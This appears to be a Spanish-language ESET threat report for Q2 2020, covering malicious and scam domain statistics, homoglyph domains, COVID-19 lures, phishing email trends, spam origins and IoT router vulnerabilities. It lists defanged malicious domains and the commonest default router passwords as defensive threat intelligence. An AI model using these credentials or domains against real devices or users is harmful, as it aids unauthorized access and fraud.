
Si bien las detecciones de sitios web que descargan malware cayeron en picada, el contenido fraudulento (incluyendo las estafas sobre COVID-19) floreció en el segundo trimestre de 2020, según muestra la telemetría de ESET.

En el segundo trimestre de 2020, la telemetría de ESET registró una ligera disminución en las detecciones generales de amenazas web en comparación con el primer trimestre de 2020. Las detecciones alcanzaron su punto máximo en mayo, con alrededor de 13 millones de amenazas bloqueadas diariamente. Los desarrollos dentro de las categorías individuales (Malware, Estafa, Phishing y Objeto de malware) fueron más dinámicos: las detecciones de sitios web fraudulentos rastreados dentro de la categoría Estafa aumentaron un 19% en comparación con el primer trimestre de 2020, alcanzando en la primera semana de mayo los números más altos del primer semestre de 2020.


Por otro lado, las detecciones de sitios web que descargan malware venían con una marcada tendencia a la baja, lo que resultó en una disminución del 44% en su comparación trimestral. Las detecciones de URLs únicas que entregan malware también disminuyeron, aunque con mayor lentitud, con una caída del 27% en comparación con el primer trimestre de 2020.

Otro cambio notable en el número de URLs únicas bloqueadas se observó en la categoría de phishing, que aumentó un 60% en comparación con el trimestre anterior. Al igual que en el primer trimestre, la mayor cantidad de URLs únicas bloqueadas corresponde a los sitios web fraudulentos de la categoría Estafa, mientras que la categoría Malware tuvo la mayor cantidad de ataques bloqueados por URL única: aproximadamente 24.


Al igual que en el trimestre anterior, los clientes de ESET en Rusia, Perú, Japón, Francia y Estados Unidos registraron el mayor número de bloqueos de amenazas web. Los dominios con el mayor número de detecciones se enumeran en un cuadro más abajo.



Tasa de bloqueos de amenazas web en Q2 de 2020



Tendencias de amenazas web bloqueadas en Q1 y Q2 de 2020, promedio móvil de 7 días



Tasa de bloqueos de URLs únicas en Q1 y Q2 de 2020, promedio móvil de 7 días

	Malware	Estafas	Phishing
1	adobviewe[.]club	r.remarketingpixel[.]com	d18mpbo349nky5.cloudfront[.]net
2	fingahvf[.]top	ofhappinyer[.]com	propu[.]sh
3	s.viiotp[.]com	neaintrolled[.]info	mrproddisup[.]com
4	runmewivel[.]com	plugins.zonainst[.]xyz	analytic-client.playful-fairies[.]com
5	videomore[.]club	version.zonainst[.]xyz	attacketslovern[.]info
6	dpiwrxl3dmzt3.cloudfront[.]net	maranhesduve[.]club	securitygenerator[.]xyz
7	hardyload[.]com	contehos[.]com	update.updtbrwsr[.]com
8	cozytech[.]biz	ak.imgfarm[.]com	update.updtapi[.]com
9	d3qjtdfpbrj6c.cloudfront[.]net	instantresp[.]com	update.brwsrapi[.]com
10	deloplen[.]com	rotumal[.]com	update.mrbrwsr[.]com

Los 10 principales dominios bloqueados para las categorías Malware, Estafas y Phishing en Q2 de 2020

Ataques homoglifos: los estafadores prueban nuevas estrategias

Los ataques homoglifos, basados en la sustitución de caracteres en los dominios por otros caracteres parecidos (o incluso visualmente idénticos) pero que para una computadora son diferentes, pueden ser muy peligrosos para los usuarios que no cuentan con una protección adecuada. Según la telemetría de ESET, los atacantes se centraron en los exchange de criptomonedas en el segundo trimestre de 2020, y los dominios más atacados fueron blockchain.com y binance.com.

Los 10 marcas y nombres de dominio que más sufrieron los ataques homoglifos en Q2 de 2020

De acuerdo a la base de datos de ESET, entre todos los ataques a sitios web de alto perfil, uno se destaca. Nuestros sistemas de detección identificaron una URL similar a la de The New York Times, que hemos agregado a la lista de objetivos de alto perfil para evitar el uso indebido de medios con buena reputación para operaciones de desinformación. Detectamos el siguiente dominio que emplea homoglifos: www.nyt1mes[.]com, donde la letra “i” fue reemplazada por la letra sin punto (ı) que forma parte de algunos alfabetos latinos.

Curiosamente, la página falsa del NY Times redirige al usuario a otra página falsa, que al parecer pertenece a un medio de comunicación completamente diferente: Fox News. No obstante, en la página de destino de la operación, fọx[.]com la letra “o” de lo que debería ser la palabra “fox” fue reemplazada por la letra latina “o” con un punto debajo (ọ).


La página falsa de Fox contiene un anuncio sobre pérdida de peso. Solo podemos especular respecto al propósito de este ejercicio: podría tratarse de una publicidad falsa de una agencia de relaciones públicas deshonesta o, más probablemente, fuimos testigos de una prueba.

Las amenazas que aprovechan el COVID-19 siguen en pleno auge

En el Informe de Amenazas del primer trimestre de 2020 describimos el surgimiento de ataques web que aprovechan el tema de la pandemia que tiene como protagonista al COVID-19, y que comprenden desde tiendas online fraudulentas hasta sitios web para la distribución de malware. Lamentablemente, parece que los ciberdelincuentes apenas estaban comenzando. Incluso ahora que el pánico inicial se ha apalancado y muchos países comenzaron a levantar sus restricciones de cuarentena, los ataques sobre la pandemia no mostraron signos de desaceleración en el segundo trimestre de 2020.

Según la telemetría de ESET, las detecciones de sitios web maliciosos con nombres de dominio que incluyen cadenas relacionadas con el coronavirus se duplicaron en abril de 2020 en comparación con el mes de marzo, y alcanzaron su punto máximo a principios de mayo. Los usuarios en España representaron más de la mitad de estos bloqueos de amenazas web relacionados con el coronavirus en el segundo trimestre de 2020.

El dominio más bloqueado que aprovechaba la situación de la pandemia como señuelo fue corona-virus-map[.]com, que distribuía variantes de Java/TrojanDownloader.Agent, un troyano que intenta descargar malware adicional en la computadora del visitante. Este dominio malicioso fue bloqueado principalmente en España y los Estados Unidos.



Tendencia en la detección de dominios maliciosos que utilizan nombres relacionados con el coronavirus, promedio móvil de 7 días

Amenazas a través del correo electrónico


Según la telemetría de ESET, en el segundo trimestre de 2020 aumentaron las detecciones de correos electrónicos maliciosos utilizados para intentar descargar malware adicional o extraer información confidencial.

Tras un descenso en marzo y abril de 2020, el segundo trimestre de 2020 presenció un aumento en el número de detecciones de correos electrónicos maliciosos. En cuanto al volumen general de mensajes y archivos adjuntos dañinos detectados, hubo un incremento del 9% en comparación con el trimestre anterior.

El malware distribuido a través del correo electrónico detectado con mayor frecuencia fue Win/Exploit.CVE-2017-11882, que corresponde a documentos maliciosos que aprovechan una vulnerabilidad en Microsoft Office para descargar malware adicional en la computadora. A esta amenaza le siguieron HTML/Fraud (varios tipos de contenido fraudulento basado en HTML en correos electrónicos y archivos adjuntos) y HTML/Phishing (correos electrónicos y archivos adjuntos de phishing basados en HTML).


Las marcas más utilizadas en tales correos electrónicos de phishing durante el segundo trimestre de 2020 fueron DHL, Microsoft y Adobe. Los estafadores también se hicieron pasar por dos bancos sudafricanos: Absa y Standard Bank.

De particular interés: observamos que los correos electrónicos de phishing que se hacen pasar por la empresa de paquetería DHL aumentaron diez veces en comparación con el primer trimestre de 2020. La mayoría de estos correos electrónicos contienen archivos adjuntos con los nombres “DHL_Receipt.pdf.htm” y “DHL_Document.pdf.html”, que incluyen formularios falsos de phishing para el ingreso de las credenciales de inicio de sesión en los servicios online de DHL. Quizás los estafadores recopilan estos datos para manipular los envíos, o tal vez están tratando de usarlos para obtener acceso a otros servicios online mediante ataques de relleno de credenciales.



Tendencia en la detección de correos electrónicos maliciosos en Q1 y Q2 de 2020, promedio móvil de 7 días


Top 10 phishing email lures in Q2 2020



Los 10 marcas más usadas como señuelo en correos electrónicos de phishing durante Q2 de 2020

Más de la mitad de los archivos adjuntos maliciosos identificados en el segundo trimestre de 2020 fueron archivos ejecutables, seguidos de documentos de Office y archivos script. Con el objetivo de engañar a los destinatarios para que los abran, los archivos adjuntos ejecutables en general se camuflan con extensiones dobles u otros trucos para ocultar su verdadera extensión.

Si bien la gran mayoría de los correos electrónicos maliciosos detectados en el segundo trimestre de 2020 usaron los temas habituales relacionados con pagos, envíos y suscripciones de software, el 1,5% de estos correos electrónicos utilizaron señuelos relacionados con el coronavirus, como la supuesta información sobre el cobro de ayudas financieras para aliviar la crisis pandémica, pedidos de kits de detección y el desarrollo de vacunas.



Principales tipos de archivos adjuntos en correos maliciosos[3] durante Q2 de 2020

Las detecciones de spam (correos electrónicos no solicitados de cualquier tipo, que no necesariamente transportan malware) presentaron una tendencia a la baja durante el segundo trimestre de 2020, con múltiples picos pequeños. El volumen total de spam detectado cayó un 15% en su comparación trimestral.

Al interpretar estos datos, se debe tener en cuenta que nuestra visibilidad del tráfico de spam es limitada, ya que los correos electrónicos muchas veces son filtrados por el proveedor de servicios de correo electrónico de Internet o en otro lugar, antes de llegar a la solución antispam de ESET en los equipos cliente. Sin embargo, el hecho de que el tráfico de spam detectado puede haber sorteado otras soluciones antispam que lo pasaron por alto agudiza aún más su potencial como amenaza.


Más del 13% de todos los correos electrónicos no solicitados detectados en el segundo trimestre de 2020 provienen de los Estados Unidos, seguidos de Japón, Polonia, Turquía y Francia. Los correos electrónicos en los que no se pudo identificar el país emisor representaron el 7,8% del volumen total de spam. Esta distribución es muy similar a la del primer trimestre, con la excepción de Turquía y Hungría, que anteriormente no figuraban en la lista de los 10 principales países emisores de spam.

Al analizar el spam en relación con todos los correos electrónicos enviados desde cada país individual, Vietnam, China y Argentina encabezaron la lista en el segundo trimestre de 2020, con el spam representando más de la mitad de todos los correos electrónicos enviados, seguidos de Turquía, Brasil y Lituania, con más de un tercio.

También es importante tener en cuenta que los datos geográficos están distorsionados por la distribución de la base de clientes de ESET. Sin embargo, esta distorsión es menos prominente en el lado del remitente, dado que los países de origen de los correos electrónicos de spam se determinan a partir de los propios correos electrónicos.

	País	% de Spam enviado del total de e-mails de spam bloqueados	País	% de Spam del total de e-mails enviados por país
1	Estados Unidos	13.6%	Vietnam	60.9%
2	Japón	7.8%	China	51.3%
3	Desconocido	7.7%	Argentina	50.3%
4	Polonia	7.5%	Turquía	42.9%
5	Turquía	7.3%	Brasil	34.1%
6	Francia	6.8%	Lituania	33.3%
7	Alemania	6.2%	Indonesia	28.4%
8	China	4.3%	India	27.9%
9	Rusia	4.2%	Rumania	26.8%
10	Hungría	2.5%	Francia	24.4%

Países con el mayor porcentaje de spam enviado de acuerdo al total de correos de spam bloqueados y países con mayor porcentaje de spam de acuerdo al total de correos electrónicos enviados por país, durante Q2 de 2020



Tendencia en la detección de spam en Q1 y Q2 de 2020, promedio móvil de 7 días


[3] La estadística se basa en una selección de las extensiones más conocidas.

Seguridad de la Internet de las Cosas (IoT)

Los escaneos demuestran que miles de usuarios aún siguen descuidando la seguridad de las contraseñas en sus dispositivos inteligentes.

Los dispositivos inteligentes a menudo cuentan con una sola capa de seguridad: el acceso a sus interfaces administrativas protegido por contraseña. A pesar del papel clave de esta medida de seguridad, miles de usuarios todavía parecen no encontrar el tiempo para aplicar las mejores prácticas básicas y cambiar la contraseña predeterminada después de desempaquetar y conectar sus dispositivos inteligentes. Los datos del segundo trimestre de 2020 del módulo para el escaneo de vulnerabilidades en routers provisto por ESET muestran que varios miles de los más de 100.000 dispositivos analizados utilizaron las siguientes contraseñas débiles:

1	admin
2	root
3	1234
4	guest
5	password
6	12345
7	support
8	super
9	Admin
10	pass



Los 10 principales vulnerabilidades detectadas por el módulo para el escaneo de vulnerabilidades en routers provisto por ESET (% de detecciones de vulnerabilidades)

Lo que no cambió en gran medida en comparación con el primer trimestre de 2020 es que siete de las diez vulnerabilidades de la IoT más frecuentes estaban relacionadas con el acceso no autorizado, ya sea debido a la fuga de la contraseña o de información, o al acceso a un directorio superior como consecuencia de la falta de seguridad en la autenticación (conocido como directory traversal).

El único elemento nuevo que llegó a las 10 principales vulnerabilidades fue la ***CVE-2015-7248*** [65]: que corresponde a una vulnerabilidad en los routers ZTE que permite a los atacantes remotos descubrir los hashes de nombre de usuario y contraseña de los dispositivos atacados. Las tres primeras posiciones cambiaron en el segundo trimestre de 2020: ***CVE-2012-5687*** [66] es la debilidad más frecuente con un 17,7%, seguida de dos vulnerabilidades de inyección de comandos: ***CVE-2014-8361*** [67] con 13,8% y ***CVE-2014-9583*** [68] con 7%.

Es interesante observar que las diez principales vulnerabilidades en el segundo trimestre de 2020 se originaron antes de 2016, lo que demuestra la "longevidad" de las fallas de la IoT y la renuencia o la incapacidad de los proveedores y/o usuarios para corregirlas.

En el segundo trimestre de 2020, ESET publicó una investigación en una ***entrada de su blog*** [69] que describe defectos graves en varias unidades de hogares inteligentes. La vulnerabilidad más grave, encontrada en Homematic Central Control Unit (CCU2), habría permitido a los atacantes realizar la ejecución remota de código (RCE) no autenticada con acceso root, otorgándoles de esta forma acceso completo al dispositivo y a sus periféricos.

El problema se originó en un script que maneja el procedimiento de cierre de sesión de la interfaz de administración, donde falló uno de los parámetros de escape. Esto permite a los atacantes inyectar código malicioso y ejecutar comandos de shell arbitrarios como administradores del dispositivo.

En el caso de Fibaro Home Center Lite por eQ-3, ESET encontró múltiples fallas que les permitían a los atacantes interceptar y cambiar las solicitudes cifradas con TLS utilizadas para establecer una conexión de administración remota y, por lo tanto, crear un backdoor SSH. De esta forma, los atacantes pueden obtener acceso root al dispositivo.


Las pruebas de un modelo anterior de eLAN-RF-003 de Elko EP mostraron que conectar el dispositivo a Internet (o incluso operarlo en una LAN) podría ser peligroso debido a las múltiples vulnerabilidades críticas detectadas. Los problemas descubiertos incluyen: en primer lugar, la GUI basada en la web no proporciona un acceso seguro a través de HTTPS; en segundo lugar, la autenticación es inadecuada, ya que permite ejecutar todos los comandos sin solicitar un inicio de sesión; y por último, faltan mecanismos que verifiquen si el usuario inició sesión correctamente (como las cookies de sesión). Esta unidad central también se podría manipular para extraer datos confidenciales, como contraseñas o información de configuración.

ESET reportó todas las vulnerabilidades descubiertas por nuestros investigadores a los respectivos fabricantes, que repararon la mayoría de ellas. Sin embargo, algunos de los defectos siguen presentes en las generaciones anteriores de los dispositivos eLAN-RF-003 de Elko EP.

CONTRIBUCIONES DE LAS INVESTIGACIONES DE ESET

Últimas colaboraciones y logros de los expertos de investigación de ESET

Upcoming presentations



Black Hat USA y Black Hat Asia

Kr00k: una vulnerabilidad grave afecta el cifrado de más de mil millones de dispositivos Wi-Fi [70]

En las ediciones virtuales de Black Hat USA y Black Hat Asia de este año, Robert Lipovský y Štefan Svorencík de ESET describirán los detalles de Kr00k, una falla de seguridad que afecta el cifrado de más de mil millones de dispositivos Wi-Fi. Sus informes ofrecerán detalles técnicos adicionales de sus hallazgos, así como nuevos datos descubiertos luego de la publicación inicial de la vulnerabilidad.

Arsenal de descifrado de Stantinko [71]

